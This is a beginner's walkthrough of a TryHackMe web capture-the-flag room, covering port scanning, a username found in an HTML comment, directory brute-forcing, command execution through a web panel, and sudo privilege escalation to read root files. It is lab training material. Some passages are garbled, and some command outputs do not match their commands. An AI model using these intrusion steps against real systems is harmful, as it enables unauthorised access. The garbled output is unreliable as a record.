

PICKLE WEB CHALLENGE

THIS IS A WEB CHALLENGE. SUPER BEGINNER FRIENDLY:)

Began by doing nmap scan against the target. pORT 22 and 80 were open.

```
(scr34tur3@Kali)-[~/Documents/TryHackMe-sch/CTFs/pickle]
$ nmap -p- -sV -Pn -T5 10.10.81.178 -oN pickle-nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-18 09:46 EA
T
Warning: 10.10.81.178 giving up on port because retransmission ca
p hit (2).
Stats: 0:02:43 elapsed; 0 hosts completed (1 up), 1 undergoing SY
N Stealth Scan
SYN Stealth Scan Timing: About 54.94% done; ETC: 09:50 (0:02:14 r
emaining)
Nmap scan report for 10.10.81.178
Host is up (0.15s latency).
Not shown: 65487 closed tcp ports (reset), 46 filtered tcp ports
(no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Lin
ux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 343.71 seconds
```

When dealing with web challenges, its my habit checking for comments on the code using dev tools.

Here I got a valid username that I know it would be of use in the future.

Line wrap ☐

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <title>Rick is sup4r cool</title>
5   <meta charset="utf-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1">
7   <link rel="stylesheet" href="assets/bootstrap.min.css">
8   <script src="assets/jquery.min.js"></script>
9   <script src="assets/bootstrap.min.js"></script>
10  <style>
11    .jumbotron {
12      background-image: url("assets/rickandmorty.jpeg");
13      background-size: cover;
14      height: 340px;
15    }
16  </style>
17 </head>
18 <body>
19
20   <div class="container">
21     <div class="jumbotron"></div>
22     <h1>Help Morty!</h1><br>
23     <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p>
24     <p>I need you to <b>*BURRRRP*</b>....Morty, logon to my computer and find the last three secret ingredients to fi
25     I have no idea what the <b>*BURRRRRRRRP*</b>, password was! Help Morty, Help!</p><br>
26   </div>
27
28   <!--
29
30     Note to self, remember username!
31
32     Username: RickRu13s
33
34   -->
35
36 </body>
37 </html>
38
```

Using dirsearch, I bruteforced for directories.
It appears there is a login page.

```
(scr34tur3@Kali)-[~/Documents/TryHackMe-sch/CTFs/pickle]
$ dirsearch -u http://10.10.81.178/ -w /usr/share/seclists/Disc
covery/Web-Content/dirsearch.txt -t 50
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: Deprecat
ionWarning: pkg_resources is deprecated as an API. See https://s
etuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict
```

dirsearch v0.4.3

Extensions: php, aspx, jsp, html, js | **HTTP method:** GET
Threads: 50 | **Wordlist size:** 29378

Output File: /home/scr34tur3/Documents/TryHackMe-sch/CTFs/pickle/
reports/http_10.10.81.178/___24-11-18_09-58-08.txt

Target: http://10.10.81.178/

Username:

[09:58:08] Starting:


```
[09:58:11] 403 - 277B - /.html
[09:58:11] 403 - 277B - /.php
[09:58:15] 403 - 277B - /.htaccess.bak1
[09:58:15] 403 - 277B - /.htaccess.orig
[09:58:15] 403 - 277B - /.htaccess.sample
[09:58:15] 403 - 277B - /.htaccessBAK
[09:58:15] 403 - 277B - /.htaccessOLD
[09:58:15] 403 - 277B - /.htaccessOLD2
[09:58:15] 403 - 277B - /.httr-oauth
[09:58:15] 403 - 277B - /.htaccess.save
[09:58:15] 403 - 277B - /.htm
[09:58:51] 200 - 588B - /assets/
[09:59:29] 403 - 277B - /icons/
```

```
[09:59:29] 403 - 277B - /icons/equries you to exploit a web server and find thre
[09:59:39] 200 - 455B - /login.php
[10:00:02] 302 - 0B - /portal.php -> /login.php
[10:00:17] 200 - 17B - /robots.txt
```


Deploy the virtual machine on this task and explore the web application:

Task Completed

checking the robots.txt, found a random text.



Using the username found on the comment section, with the random text found under the robots.txt dir, it appeared this were valid creds for this page.



Once in, one was able to execute system commands, only that not all system commands were executable. For instance, trying to view the content of .txt file using the cat cmd, it's not possible.

Command Panel

Commands

Execute

```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

For this very reason, I downloaded this files and viewed its content from my local machine.

```
(scr34tur3@Kali)-[~/Documents/TryHackMe-sch/CTFs/pickle]
$ wget http://10.10.81.178/Sup3rS3cretPickl3Ingred.txt
--2024-11-18 10:14:14-- http://10.10.81.178/Sup3rS3cretPickl3Ingred.txt
Connecting to 10.10.81.178:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17 [text/plain]
Saving to: 'Sup3rS3cretPickl3Ingred.txt'

Sup3rS3cretPickl 100%[=====>]      17  --.-KB/s    in 0s

2024-11-18 10:14:14 (498 KB/s) - 'Sup3rS3cretPickl3Ingred.txt' saved [17/17]

.: not enough arguments

(scr34tur3@Kali)-[~/Documents/TryHackMe-sch/CTFs/pickle]
$ ls
Sup3rS3cretPickl3Ingred.txt  pickle.ctb      reports
pickle-nmap                 picklerick.gif
```

← → ↺ 🏠

🔒 [https://gchq.github.io/CyberChef/#recipe=From_Base45\('0-9A-Z \\$%25*%2B\\-./:;true\)&input=Vm0xd1l3LnV3d2t0aWw1bWVudV1uaFZNaExVkcS1NHVklrMh0TVhCb1ZsWmFWMVpwTVVWagVqQT0=](https://gchq.github.io/CyberChef/#recipe=From_Base45('0-9A-Z $%25*%2B\\-./:;true)&input=Vm0xd1l3LnV3d2t0aWw1bWVudV1uaFZNaExVkcS1NHVklrMh0TVhCb1ZsWmFWMVpwTVVWagVqQT0=) ☆

Download CyberChef [📄](#) Last build: A month ago - Version 10 is here! Read about the new features [here](#) Options ⚙️ About / Support ?

Operations	Recipe	Input
from base	From Base45	Vm1wR1UxTnRWa2RUV0d4VF1rZFNjRlV3V2t0aWw1bWVudV1uaFZNaExVkcS1NHVklrMh0TVhCb1ZsWmFWMVpwTVVWagVqQT0=
From Base	Alphabet 0-9A-Z \$%*+\\-./:	
From Base32		
From Base45	<input checked="" type="checkbox"/> Remove non-alphabet chars	
From Base58		
From Base62		
From Base64		
From Base85		
From Base92		
Fork		
To Base58		

rec 109 1

Tr Raw Bytes LF

Output

Triplet too large: 'WJ0'

Here we can see there is a home directory of an interesting user called rick with whom I can ssh with to the server, however... this was not a success. Seemed the user did not exist anymore in the system.

Command Panel

ls /home/rick

Execute

```
rick
ubuntu
```

can see interesting .ssh file, however they were not downloadable from the server.

Command Panel

```
ls -la /home/ubuntu
```

Execute

```
total 44
drwxr-xr-x 5 ubuntu ubuntu 4096 Jul 11 10:37 .
drwxr-xr-x 4 root root 4096 Feb 10 2019 ..
-rw----- 1 ubuntu ubuntu 769 Jul 11 11:18 .bash_history
-rw-r--r-- 1 ubuntu ubuntu 220 Aug 31 2015 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3771 Aug 31 2015 .bashrc
drwx----- 3 ubuntu ubuntu 4096 Jul 11 10:39 .cache
drwx----- 3 ubuntu ubuntu 4096 Jul 11 10:37 .gnupg
-rw-r--r-- 1 ubuntu ubuntu 655 May 16 2017 .profile
drwx----- 2 ubuntu ubuntu 4096 Feb 10 2019 .ssh
-rw-r--r-- 1 ubuntu ubuntu 0 Feb 10 2019 .sudo_as_admin_successful
-rw----- 1 ubuntu ubuntu 4267 Feb 10 2019 .viminfo
```

Under the home dir of rick, found the second ingredient that served as the second flag.

Command Panel

```
less /home/rick/second\ ingredients
```

Execute

```
1 jerry tear
```

PrivEsc phase. Checking for commands the current user can execute, he had perm on files with sudo privileges.

Command Panel

Commands

Execute

Matching Defaults entries for www-data on ip-10-10-81-178:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-10-81-178:
(ALL) NOPASSWD: ALL

I went ahead and read the 3rd text that was needed to complete this room.

Command Panel

sudo less /root/3rd.txt

Execute

total 36
drwx----- 4 root root 4096 Jul 11 10:17 .
drwxr-xr-x 23 root root 4096 Nov 18 06:43 ..
-rw----- 1 root root 168 Jul 11 11:18 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
-rw-r--r-- 1 root root 161 Jan 2 2024 .profile
drwx----- 2 root root 4096 Feb 10 2019 .ssh
-rw----- 1 root root 702 Jul 11 10:17 .viminfo
-rw-r--r-- 1 root root 29 Feb 10 2019 3rd.txt
drwxr-xr-x 4 root root 4096 Jul 11 10:53 snap

THE END!!!